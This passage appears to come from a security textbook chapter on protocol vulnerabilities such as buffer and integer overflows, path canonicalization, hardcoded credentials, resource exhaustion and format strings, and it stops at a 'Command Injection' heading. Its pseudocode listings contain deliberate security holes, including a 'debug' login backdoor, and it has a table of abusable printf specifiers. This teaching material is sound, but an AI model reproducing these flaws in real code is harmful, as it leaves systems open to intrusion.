


Figure 9-1: Buffer overflow memory corruption

Buffer overflows can occur for either of two reasons: Commonly referred to as a *fixed-length buffer overflow*, an application incorrectly assumes the input buffer will fit into the allocated buffer. A *variable-length buffer overflow* occurs because the size of the allocated buffer is incorrectly calculated.

Fixed-Length Buffer Overflows

By far, the simplest buffer overflow occurs when an application incorrectly checks the length of an external data value relative to a fixed-length buffer in memory. That buffer might reside on the stack, be allocated on a heap, or exist as a global buffer defined at compile time. The key is that the memory length is determined prior to knowledge of the actual data length.

The cause of the overflow depends on the application, but it can be as simple as the application not checking length at all or checking length incorrectly. Listing 9-1 is an example.

```
 def read_string()
 {
❶ byte str[32];
  int i  = 0;

  do
  {
  ❷ str[i] = read_byte();
     i = i + 1;
  }
❸ while(str[i-1] != 0);
  printf("Read String: %s\n", str);
}
```

Listing 9-1: A simple fixed-length buffer overflow

This code first allocates the buffer where it will store the string (on the stack) and allocates 32 bytes of data ❶. Next, it goes into a loop that reads a byte from the network and stores it an incrementing index in the buffer ❷. The loop exits when the last byte read from the network is equal to zero, which indicates that the value has been sent ❸.

In this case, the developer has made a mistake: the loop doesn't verify the current length at ❸ and therefore reads as much data as available from the network, leading to memory corruption. Of course, this problem is due to the fact that unsafe programming languages do not perform bounds checks on arrays. This vulnerability might be very simple to exploit if no compiler mitigations are in place, such as stack cookies to detect the corruption.

UNSAFE STRING FUNCTIONS

The C programming language does not define a string type. Instead, it uses memory pointers to a list of *char* types. The end of the string is indicated by a zero-value character. This isn't a security problem directly. However, when the built-in libraries to manipulate strings were developed, safety was not considered.

Consequently, many of these string functions are very dangerous to use in a security-critical application.

To understand how dangerous these functions can be, let's look at an example using `strcpy`, the function that copies strings. This function takes only two arguments: a pointer to the source string and a pointer to the destination memory buffer to store the copy. Notice that nothing indicates the length of the destination memory buffer. And as you've already seen, a memory-unsafe language like C doesn't keep track of buffer sizes. If a programmer tries to copy a string that is longer than the destination buffer, especially if it's from an external untrusted source, memory corruption will occur.

More recent C compilers and standardizations of the language have added more secure versions of these functions, such as `strcpy_s`, which adds a destination length argument. But if an application uses an older string function, such as `strcpy`, `strcat`, or `sprintf`, then there's a good chance of a serious memory corruption vulnerability.

Even if a developer performs a length check, that check may not be done correctly. Without automatic bounds checking on array access, it is up to the developer to verify all reads and writes. Listing 9-2 shows a corrected version of Listing 9-1 that takes into account strings that are longer than the buffer size. Still, even with the fix, a vulnerability is lurking in the code.

```
 def read_string_fixed()
 {
❶ byte str[32];
  int i = 0;

  do
  {
  ❷ str[i] = read_byte();
     i = i + 1;
  }
❸ while((str[i-1] != 0) && (i < 32));

  /* Ensure zero terminated if we ended because of length */
❹ str[i] = 0;

  printf("Read String: %s\n", str);
}
```

Listing 9-2: An off-by-one buffer overflow

As in Listing 9-1, at ❶ and ❷, the code allocates a fixed-stack buffer and reads the string in a loop. The first difference is at ❸. The developer has added a check to make sure to exit the loop if it has already read 32 bytes, the maximum the stack buffer can hold. Unfortunately, to ensure that the string buffer is suitably terminated, a zero byte is written to the last position available in the buffer ❹. At this point, `i` has the value of 32. But because languages like C start buffer indexing from 0, this actually means it will write 0 to the 33rd element of the buffer, thereby causing corruption, as shown in Figure 9-2.




Figure 9-2: An off-by-one error memory corruption

This results in an *off-by-one* error (due to the shift in index position), a common error in memory-unsafe languages with zero-based buffer indexing. If the overwritten value is important—for example, if it is the return address for the function—this vulnerability can be exploitable.

Variable-Length Buffer Overflows

An application doesn't have to use fixed-length buffers to stored protocol data. In most situations, it's possible for the application to allocate a buffer of the correct size for the data being stored. However, if the application incorrectly calculates the buffer size, a variable-length buffer overflow can occur.

As the length of the buffer is calculated at runtime based on the length of the protocol data, you might think a variable-length buffer overflow is unlikely to be a real-world vulnerability. But this vulnerability can still occur in a number of ways. For one, an application might simply incorrectly calculate the buffer length. (Applications should be rigorously tested prior to being made generally available, but that's not always the case.)

A bigger issue occurs if the calculation induces undefined behavior by the language or platform. For example, Listing 9-3 demonstrates a common way in which the length calculation is incorrect.

```
   def read_uint32_array()
   {
     uint32 len;
     uint32[] buf;

     // Read the number of words from the network
❶   len = read_uint32();

     // Allocate memory buffer
❷   buf = malloc(len * sizeof(uint32));

     // Read values
     for(uint32 i = 0; i < len; ++i)
     {
❸      buf[i] = read_uint32();
     }
     printf("Read in %d uint32 values\n", len);
   }
```

Listing 9-3: An incorrect allocation length calculation

Here the memory buffer is dynamically allocated at runtime to contain the total size of the input data from the protocol. First, the code reads a 32-bit integer, which it uses to determine the number of following 32-bit values in the protocol ❶. Next, it determines the total allocation size and then allocates a buffer of a corresponding size ❷. Finally, the code starts a loop that reads each value from the protocol into the allocated buffer ❸.

What could possibly go wrong? To answer, let's take a quick look at *integer overflows*.

Integer Overflows

At the processor instruction level, integer arithmetic operations are commonly performed using *modulo arithmetic*. Modulo arithmetic allows values to wrap if they go above a certain value, which is called the *modulus*. A processor uses modulo arithmetic if it supports only a certain native integer size, such as 32 or 64 bits. This means that the result of any arithmetic operation must always be within the ranges allowed for the fixed-size integer value. For example, an 8-bit integer can take only the values between 0 and 255; it cannot possibly represent any other values. Figure 9-3 shows what happens when you multiply a value by 4, causing the integer to overflow.




Figure 9-3: A simple integer overflow

Although this figure shows 8-bit integers for the sake of brevity, the same logic applies to 32-bit integers. When we multiply the original length 0x41 or 65 by 4, the result is 0x104 or 260. That result can't possibly fit into an 8-bit integer with a range of 0 to 255. So the processor drops the overflowed bit (or more likely stores it in a special flag indicating that an overflow has occurred), and the result is the value

4—not what we expected. The processor might issue an error to indicate that an overflow has occurred, but memory-unsafe programming languages typically ignore this sort of error. In fact, the act of wrapping the integer value is used in architectures such as x86 to indicate the signed result of an operation. Higher-level languages might indicate the error, or they might not support integer overflow at all, for instance, by extending the size of the integer on demand.

Returning to Listing 9-3, you can see that if an attacker supplies a suitably chosen value for the buffer length, the multiplication by 4 will overflow. This results in a smaller number being allocated to memory than is being transmitted over the network. When the values are being read from the network and inserted into the allocated buffer, the parser uses the original length. Because the original length of the data doesn't match up to the size of the allocation, values will be written outside of the buffer, causing memory corruption.

WHAT HAPPENS IF WE ALLOCATE ZERO BYTES?

Consider what happens when we calculate an allocation length of zero bytes. Would the allocation simply fail because you can't allocate a zero-length buffer? As with many issues in languages like C, it is up to the implementation to determine what occurs (the dreaded implementation-defined behavior). In the case of the C allocator function, `malloc`, passing zero as the requested size can return a failure, or it can return a buffer of indeterminate size, which hardly instills confidence.

Out-of-Bounds Buffer Indexing

You've already seen that memory-unsafe languages do not perform bounds checks. But sometimes a vulnerability occurs because the size of the buffer is incorrect, leading to memory corruption. Out-of-bounds indexing stems from a different root cause: instead of incorrectly specifying the size of a data value, we'll have some control over the position in the buffer we'll access. If incorrect bounds checking is done on the access position, a vulnerability exists. The vulnerability can in many cases be exploited to write data outside the buffer, leading to selective memory corruption. Or it can be exploited by reading a value outside the buffer, which could lead to information disclosure or even remote code execution. Listing 9-4 shows an example that exploits the first case—writing data outside the buffer.

```
❶ byte app_flags[32];

  def update_flag_value()
  {
  ❷ byte index = read_byte();
    byte value = read_byte();

    printf("Writing %d to index %d\n", value, index);

  ❸ app_flags[index] = value;
  }
```

Listing 9-4: Writing to an out-of-bound buffer index

This short example shows a protocol with a common set of flags that can be updated by the client. Perhaps it's designed to control certain server properties. The listing defines a fixed buffer of 32 flags at ❶. At ❷ it reads a byte from the network, which it will use as the index (with a range of 0 to 255 possible values), and then it writes the byte to the flag buffer ❸. The vulnerability in this case should be obvious: an attacker can provide values outside the range of 0 to 32 with the index, leading to selective memory corruption.

Out-of-bounds indexing doesn't just have to involve writing. It works just as well when values are read from a buffer with an incorrect index. If the index were used to read a value and return it to the client, a simple information disclosure vulnerability would exist.

A particularly critical vulnerability could occur if the index were used to identify functions within an application to run. This usage could be something simple, such as using a command identifier as the index, which would usually be programmed by storing memory pointers to functions in a buffer. The index is then used to look up the function used to handle the specified command from the network. Out-of-bounds indexing would result in reading an unexpected value from memory that would be interpreted as a pointer to a function. This issue can easily result in exploitable remote code execution vulnerabilities. Typically, all that is required is finding an index value that, when read as a function pointer, would cause execution to transfer to a memory location an attacker can easily control.

Data Expansion Attack

Even modern, high-speed networks compress data to reduce the number of raw octets being sent, whether to improve performance by reducing data transfer time or to reduce bandwidth costs. At some point, that data must be decompressed, and if compression is done by an application, data expansion attacks are possible, as shown in Listing 9-5.

```
   void read_compressed_buffer()
   {
     byte buf[];
     uint32 len;
     int i = 0;

     // Read the decompressed size
❶   len = read_uint32();

     // Allocate memory buffer
❷   buf = malloc(len);

❸   gzip_decompress_data(buf)

     printf("Decompressed in %d bytes\n", len);
   }
```

Listing 9-5: Example code vulnerable to a data expansion attack

Here, the compressed data is prefixed with the total size of the decompressed data. The size is read from the network ❶ and is used to allocate the required buffer ❷. After that, a call is made to decompress the data to the buffer ❸ using a streaming algorithm, such as gzip. The code does not check the decompressed data to see if it will actually fit into the allocated buffer.

Of course, this attack isn't limited to compression. Any data transformation process, whether it's encryption, compression, or text encoding conversions, can change the data size and lead to an expansion attack.

Dynamic Memory Allocation Failures

A system's memory is finite, and when the memory pool runs dry, a dynamic memory allocation pool must handle situations in which an application needs more. In the C language, this usually results in an error value being returned from the allocation functions (usually a NUL pointer); in other languages, it might result in the termination of the environment or the generation of an exception.

Several possible vulnerabilities may arise from not correctly handling a dynamic memory allocation failure. The most obvious is an application crash, which can lead to a denial-of-service condition.

Default or Hardcoded Credentials

When one is deploying an application that uses authentication, default credentials are commonly added as part of the installation process. Usually, these accounts have a default username and password associated with them. The defaults create a problem if the administrator deploying the application does not reconfigure the credentials for these accounts prior to making the service available.

A more serious problem occurs when an application has hardcoded credentials that can be changed only by rebuilding the application.

These credentials may have been added for debugging purposes during development and not removed before final release. Or they could be an intentional backdoor added with malicious intent. Listing 9-6 shows an example of authentication compromised by hardcoded credentials.

```
 def process_authentication()
 {
❶ string username = read_string();
   string password = read_string();

   // Check for debug user, don't forget to remove this before release
❷ if(username == "debug")
   {
     return true;
   }
   else
   {
  ❸ return check_user_password(username, password);
   }
}
```

Listing 9-6: An example of default credentials

The application first reads the username and password from the network ❶ and then checks for a hardcoded username, *debug* ❷. If the application finds username *debug*, it automatically passes the authentication process; otherwise, it follows the normal checking process ❸. To exploit such a default username, all you'd need to do is log in as the *debug* user. In a real-world application, the credentials might not be that simple to use. The login process might require you to have an accepted source IP address, send a magic string to the application prior to login, and so on.

User Enumeration

Most user-facing authentication mechanisms use usernames to control access to resources. Typically, that username will be combined with a token, such as a password, to complete authentication. The user identity doesn't have to be a secret: usernames are often a publicly available email address.

There are still some advantages to not allowing someone, especially unauthenticated users, to gain access to this information. By identifying valid user accounts, it is more likely that an attacker could brute force passwords. Therefore, any vulnerability that discloses the existence of valid usernames or provides access to the user list is an issue worth identifying. A vulnerability that discloses the existence of users is shown in Listing 9-7.

```
 def process_authentication()
 {
   string username = read_string();
   string password = read_string();

❶ if(user_exists(username) == false)
   {
  ❷ write_error("User " + username " doesn't exist");
   }
   else
   {
  ❸ if(check_user_password(username, password))
     {
       write_success("User OK");
     }
     else
     {
    ❹ write_error("User " + username " password incorrect");
     }
   }
}
```

Listing 9-7: Disclosing the existence of users in an application

The listing shows a simple authentication process where the username and password are read from the network. It first checks for the existence of a user ❶; if the user doesn't exist, an error is returned ❷. If the user exists, the listing checks the password for that user ❸. Again, if this fails, an error is written ❹. You'll notice that the two error messages in ❷ and ❹ are different depending on whether the user does not exist or only the password is incorrect. This information is sufficient to determine which usernames are valid.

By knowing a username, an attacker can more easily brute force valid authentication credentials. (It's simpler to guess only a password rather than both a password and username.) Knowing a username can also give an attacker enough information to mount a successful social-engineering attack that would convince a user to disclose their password or other sensitive information.

Incorrect Resource Access

Protocols that provide access to resources, such as HTTP or other file-sharing protocols, use an identifier for the resource you want to access. That identifier could be a file path or other unique identifier. The application must resolve that identifier in order to access the target resource. On success, the contents of the resource are accessed; otherwise, the protocol throws an error.

Several vulnerabilities can affect such protocols when they're processing resource identifiers. It's worth testing for all possible vulnerabilities and carefully observing the response from the application.

Canonicalization

If the resource identifier is a hierarchical list of resources and directories, it's normally referred to as a *path*. Operating systems typically define the way to specify relative path information is to use two dots (..) to indicate a parent directory relationship. Before a file can be accessed, the OS must find it using this relative path information. A very naive remote file protocol could take a path supplied by a remote user, concatenate it with a base directory, and pass that directly to the OS, as shown in Listing 9-8. This is known as a *canonicalization* vulnerability.

```
   def send_file_to_client()
   {
❶    string name = read_string();
    // Concatenate name from client with base path
❷    string fullPath = "/files" + name;

❸    int fd = open(fullPath, READONLY);

    // Read file to memory
❹    byte data[] read_to_end(fd);

    // Send to client
❺    write_bytes(data, len(data));
   }
```

Listing 9-8: A path canonicalization vulnerability

This listing reads a string from the network that represents the name of the file to access ❶. This string is then concatenated with a fixed base path into the full path ❷ to allow access only to a limited area of the filesystem. The file is then opened by the operating system ❸, and if the path contains relative components, they are resolved. Finally, the file is read into memory ❹ and returned to the client ❺.

If you find code that performs this same sequence of operations, you've identified a canonicalization vulnerability. An attacker could send a relative path that is resolved by the OS to a file outside the base directory, resulting in sensitive files being disclosed, as shown in Figure 9-4.

Even if an application does some checking on the path before sending it to the OS, the application must correctly match how the OS will interpret the string. For example, on Microsoft Windows backslashes (\) and forward slashes (/) are acceptable as path separators. If an application checks only backslashes, the standard for Windows, there might still be a vulnerability.




Figure 9-4: A normal path canonicalization operation versus a vulnerable one

Although having the ability to download files from a system might be enough to compromise it, a more serious issue results if the canonicalization vulnerability occurs in file upload protocols. If you can upload files to the application-hosting system and specify an arbitrary path, it's much easier to compromise a system. You could, for example, upload scripts or other executable content to the system and get the system to execute that content, leading to remote code execution.

Verbose Errors

If, when an application attempts to retrieve a resource, the resource is not found, applications typically return some error information. That error can be as simple as an error code or a full description of what doesn't exist; however, it should not disclose any more information than required. Of course, that's not always the case.

If an application returns an error message when requesting a resource that doesn't exist and inserts local information about the resource being accessed into the error, a simple vulnerability is present. If a file was being accessed, the error might contain the local path to the file that was passed to the OS: this information might prove useful for someone trying to get further access to the hosting system, as shown in Listing 9-9.

```
 def send_file_to_client_with_error()
 {
❶ string name = read_string();

   // Concatenate name from client with base path
❷ string fullPath = "/files" + name;

❸ if(!exist(fullPath))
   {
  ❹ write_error("File " + fullPath + " doesn't exist");
   }
   else
   {
  ❺ write_file_to_client(fullPath);
   }
}
```

Listing 9-9: An error message information disclosure

This listing shows a simple example of an error message being returned to a client when a requested file doesn't exist. At ❶ it reads a string from the network that represents the name of the file to access. This string is then concatenated with a fixed base path into the full path at ❷. The existence of the file is checked with the operating system at ❸. If the file doesn't exist, the full path to the file is added to an error string and returned to the client ❹; otherwise, the data is returned ❺.

The listing is vulnerable to disclosing the location of the base path on the local filesystem. Furthermore, the path could be used with other vulnerabilities to get more access to the system. It could also disclose the current user running the application if, for example, the resource directory was in the user's home directory.

Memory Exhaustion Attacks

The resources of the system on which an application runs are finite: available disk space, memory, and processing power have limits. Once a critical system resource is exhausted, the system might start failing in unexpected ways, such as by no longer responding to new network connections.

When dynamic memory is used to process a protocol, the risk of overallocating memory or forgetting to free the allocated blocks always exists, resulting in *memory exhaustion*. The simplest way in which a protocol can be susceptible to a memory exhaustion vulnerability is if it allocates memory dynamically based on an absolute value transmitted in the protocol. For example, consider Listing 9-10.

```
 def read_buffer()
 {
   byte buf[];
   uint32 len;
   int i = 0;

   // Read the number of bytes from the network
❶ len = read_uint32();
```

```
   // Allocate memory buffer
❷ buf = malloc(len);

   // Allocate bytes from network
❸ read_bytes(buf, len);

   printf("Read in %d bytes\n", len);
 }
```

Listing 9-10: A memory exhaustion attack

This listing reads a variable-length buffer from the protocol. First, it reads in the length in bytes ❶ as an unsigned 32-bit integer. Next, it tries to allocate a buffer of that length, prior to reading it from the network ❷. Finally, it reads the data from the network ❸. The problem is that an attacker could easily specify a very large length, say 2 gigabytes, which when allocated would block out a large region of memory that no other part of the application could access. The attacker could then slowly send data to the server (to try to prevent the connection from closing due to a timeout) and, by repeating this multiple times, eventually starve the system of memory.

Most systems would not allocate physical memory until it was used, thereby limiting the general impact on the system as a whole. However, this attack would be more serious on dedicated embedded systems where memory is at a premium and virtual memory is nonexistent.

Storage Exhaustion Attacks

Storage exhaustion attacks are less likely to occur with today's multi-terabyte hard disks but can still be a problem for more compact embedded systems or devices without storage. If an attacker can exhaust a system's storage capacity, the application or others on that system could begin failing. Such an attack might even prevent the system from rebooting. For example, if an operating system needs to write certain files to disk before starting but can't, a permanent denial-of-service condition can occur.

The most common cause of this type of vulnerability is in the logging of operating information to disk. For example, if logging is very verbose, generating a few hundred kilobytes of data per connection, and the maximum log size has no restrictions, it would be fairly simple to flood storage by making repeated connections to a service. Such an attack might be particularly effective if an application logs data sent to it remotely and supports compressed data. In such a case, an attacker could spend very little network bandwidth to cause a large amount of data to be logged.

CPU Exhaustion Attacks

Even though today's average smartphone has multiple CPUs at its disposal, CPUs can do only a certain number of tasks at one time. It is possible to cause a denial-of-service condition if an attacker can consume CPU resources with a minimal amount of effort and bandwidth. Although this can be done in several ways, I'll discuss only two: exploiting algorithmic complexity and identifying external controllable parameters to cryptographic systems.

Algorithmic Complexity

All computer algorithms have an associated computational cost that represents how much work needs to be performed for a particular input to get the desired output. The more work an algorithm requires, the more time it needs from the system's processor. In an ideal world, an algorithm should take a constant amount of time, no matter what input it receives. But that is rarely the case.

Some algorithms become particularly expensive as the number of input parameters increases. For example, consider the sorting algorithm *Bubble Sort*. This algorithm inspects each value pair in a buffer and swaps them if the left value of the pair is greater than the right. This has the effect of bubbling the higher values to the end of the buffer until the entire buffer is sorted. Listing 9-11 shows a simple implementation.

```
def bubble_sort(int[] buf)
{
  do
  {
    bool swapped = false;
    int N = len(buf);
    for(int i = 1; i < N - 1; ++i)
    {
      if(buf[i-1] > buf[i])
      {
        // Swap values
        swap( buf[i-1], buf[i] );
        swapped = true;
      }
    }
  } while(swapped == false);
}
```

Listing 9-11: A simple Bubble Sort implementation

The amount of work this algorithm requires is proportional to the number of elements (let's call the number *N*) in the buffer you need to sort. In the best case, this necessitates a single pass through the buffer, requiring *N* iterations, which occurs when all elements are already sorted. In the worst case, when the buffer is sorted in reverse, the algorithm needs to repeat the sort process N^2 times. If an attacker could specify a large number of reverse-sorted values, the computational cost of doing this sort becomes significant. As a result, the sort could consume 100 percent of a CPU's processing time and lead to denial-of-service.

In a real-world example of this, it was discovered that some programming environments, including PHP and Java, used an algorithm for the hash table implementations that took N^2 operations in the worst case. A *hash table* is a data structure that holds values keyed to another value, such as a textual name. The keys are first hashed using a simple algorithm, which then determines a *bucket* into which the value is placed. The N^2 algorithm is used when inserting the new value into the bucket; ideally, there should be few collisions between the hash values of keys so the size of the bucket is small. But by crafting a set of keys with the same hash (but, crucially, different key values), an attacker could cause a denial-of-service condition on a network service (such as a web server) by sending only a few requests.

BIG-O NOTATION

Big-O notation, a common representation of computational complexity, represents the upper bound for an algorithm's complexity. Table 9-1 lists some common Big-O notations for various algorithms, from least to most complex.

Table 9-1: Big-O Notation for Worst-Case Algorithm Complexity

Notation	Description
O(1)	Constant time; the algorithm always takes the same amount of time.
O(log N)	Logarithmic; the worst case is proportional to the logarithm of the number of inputs.
O(N)	Linear time; the worst case is proportional to the number of inputs.
O(N^2)	Quadratic; the worst case is proportional to the square of the number of inputs.
O(2^N)	Exponential; the worst case is proportional to 2 raised to the power N.

Bear in mind that these are worst-case values that don't necessarily represent real-world complexity. That said, with knowledge of a specific algorithm, such as the Bubble Sort, there is a good chance that an attacker could intentionally trigger the worst case.

Configurable Cryptography

Cryptographic primitives processing, such as hashing algorithms, can also create a significant amount of computational workload, especially when dealing with authentication credentials. The rule in computer security is that passwords should always be hashed using a cryptographic digest algorithm before they are stored. This converts the password into a hash value, which is virtually impossible to reverse into the original password. Even if the hash was disclosed, it would be difficult to get the original password. But someone could still guess the password and generate the hash. If the guessed password matches when hashed, then they've discovered the original password. To mitigate this problem, it's typical to run the hashing operation multiple times to increase an attacker's computational requirement. Unfortunately, this process also increases computational cost for the application, which might be a problem when it comes to a denial-of-service condition.

A vulnerability can occur if either the hashing algorithm takes an exponential amount of time (based on the size of the input) or the algorithm's number of iterations can be specified externally. The relationship between the time required by most cryptographic algorithms and a given input is fairly linear. However, if you can specify the algorithm's number of iterations without any sensible upper bound, processing could take as long as the attacker desired. Such a vulnerable application is shown in Listing 9-12.

```
   def process_authentication()
   {
❶   string username = read_string();
     string password = read_string();
❷   int iterations = read_int();

     for(int i = 0; i < interations; ++i)
     {
❸     password = hash_password(password);
     }

❹   return check_user_password(username, password);
   }
```

Listing 9-12: Checking a vulnerable authentication

First, the username and password are read from the network ❶. Next, the hashing algorithm's number of iterations is read ❷, and the hashing process is applied that number of times ❸. Finally, the hashed password is checked against one stored by the application ❹. Clearly, an attacker could supply a very large value for the iteration count that would likely consume a significant amount of CPU resources for an extended period of time, especially if the hashing algorithm is computationally complex.

A good example of a cryptographic algorithm that a client can configure is the handling of public/private keys. Algorithms such as RSA rely on the computational cost of factoring a large public key value. The larger the key value, the more time it takes to perform encryption/decryption and the longer it takes to generate a new key pair.

Format String Vulnerabilities

Most programming languages have a mechanism to convert arbitrary data into a string, and it's common to define some formatting mechanism to specify how the developer wants the output. Some of these mechanisms are quite powerful and privileged, especially in memory-unsafe languages.

A *format string* vulnerability occurs when the attacker can supply a string value to an application that is then used directly as the format string. The best-known, and probably the most dangerous, formatter is used by the C language's `printf` and its variants, such as `sprintf`, which print to a string. The `printf` function takes a format string as its first argument and then a list of the values to format. Listing 9-13 shows such a vulnerable application.

```
def process_authentication()
{
      string username = read_string();
```

```
    string password = read_string();

    // Print username and password to terminal
    printf(username);
    printf(password);

    return check_user_password(username, password))
}
```

Listing 9-13: The `printf` format string vulnerability

The format string for `printf` specifies the position and type of data using a `%?` syntax where the question mark is replaced by an alphanumeric character. The format specifier can also include formatting information, such as the number of decimal places in a number. An attacker who can directly control the format string could corrupt memory or disclose information about the current stack that might prove useful for further attacks. Table 9-2 shows a list of common `printf` format specifiers that an attacker could abuse.

Table 9-2: List of Commonly Exploitable `printf` Format Specifiers

Format specifier	Description	Potential vulnerabilities
`%d`, `%p`, `%u`, `%x`	Prints integers	Can be used to disclose information from the stack if returned to an attacker
`%s`	Prints a zero terminated string	Can be used to disclose information from the stack if returned to an attacker or cause invalid memory accesses to occur, leading to denial-of-service
`%n`	Writes the current number of printed characters to a pointer specified in the arguments	Can be used to cause selective memory corruption or application crashes

Command Injection

